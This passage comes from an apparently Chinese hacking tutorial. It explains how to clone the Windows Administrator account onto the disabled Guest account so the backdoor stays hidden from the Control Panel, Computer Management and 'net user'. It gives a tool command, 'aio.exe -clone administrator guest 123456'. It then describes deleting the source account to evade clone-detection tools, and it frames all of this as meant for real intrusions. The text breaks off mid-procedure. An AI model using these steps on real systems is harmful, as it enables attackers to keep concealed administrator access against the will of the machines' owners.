


图3




图4

现在来测试一下帐户的隐蔽性，首先打开“控制面板”->“用户帐户”，Guest帐户显示的是“来宾帐户没有启用”，如图5。然后在“运行”栏里输入**compmgmt.msc**打开“计算机管理”，依次展开“本地用户和组”->“用户”，发现也是Guest帐户未启用，如图6。接着再打开“cmd.exe”，键入**net user guest**回车，发现显示的还是Guest未启用，如图7。事实证明，这种方法的确很隐蔽。




图5




图6

值得一提的是，在克隆完成后必须要为Guest帐户指定密码，这是为什么呢？有的系统（比如XP）默认的帐户策略是不允许空密码帐户登录的，所以就有必要为其设置密码了，步骤很简单，首先启用Guest帐户，然后设置密码，最后再禁用它，如图8。




图7




图8

以上所讲的只是理论上的方法，在实际入侵中，这样的步骤还是太繁琐，尤其是涉及了在命令行下修改注册表，更是难以操作，光是那一长串注册表键值路径就让人头大。事实上，有很多工具都提供了帐户克隆功能，我们以“aio.exe”为例来简

单的介绍一下。在命令行下键入 **aio.exe -clone administrator guest 123456** 回车执行就克隆成功了，如图9。从工具给出的信息来看，工具所用的克隆方法与我们之前讲的所谓“原理”是完全一样的，这就是“万变不离其宗”。




图 9

但是这里还有一个问题，这样克隆的帐户还是可以通过工具检测出来的，这样就达不到我们所要求的绝对隐蔽了。有没有什么方法可以避免被专用工具检测出来呢？其实，工具能检测出克隆帐户的前提就是被克隆的帐户与克隆出的帐户必须同时存在，如果在克隆完成后，我们把被克隆的帐户删除了，那不就找不出系统内的克隆帐户了吗？因为 Administrator 帐户是系统内建帐户，一般情况下我们不会愚蠢到去删除这个帐户吧，所以我们的克隆对象不应该选它，那么就只有再新建一个管理员帐户，然后再以它为克隆对象。

思路就是如此，下面看如何实现，首先是新建一个帐户，并把它加入到 Administrators 组中，这里可以使用一个小技巧，如图 10 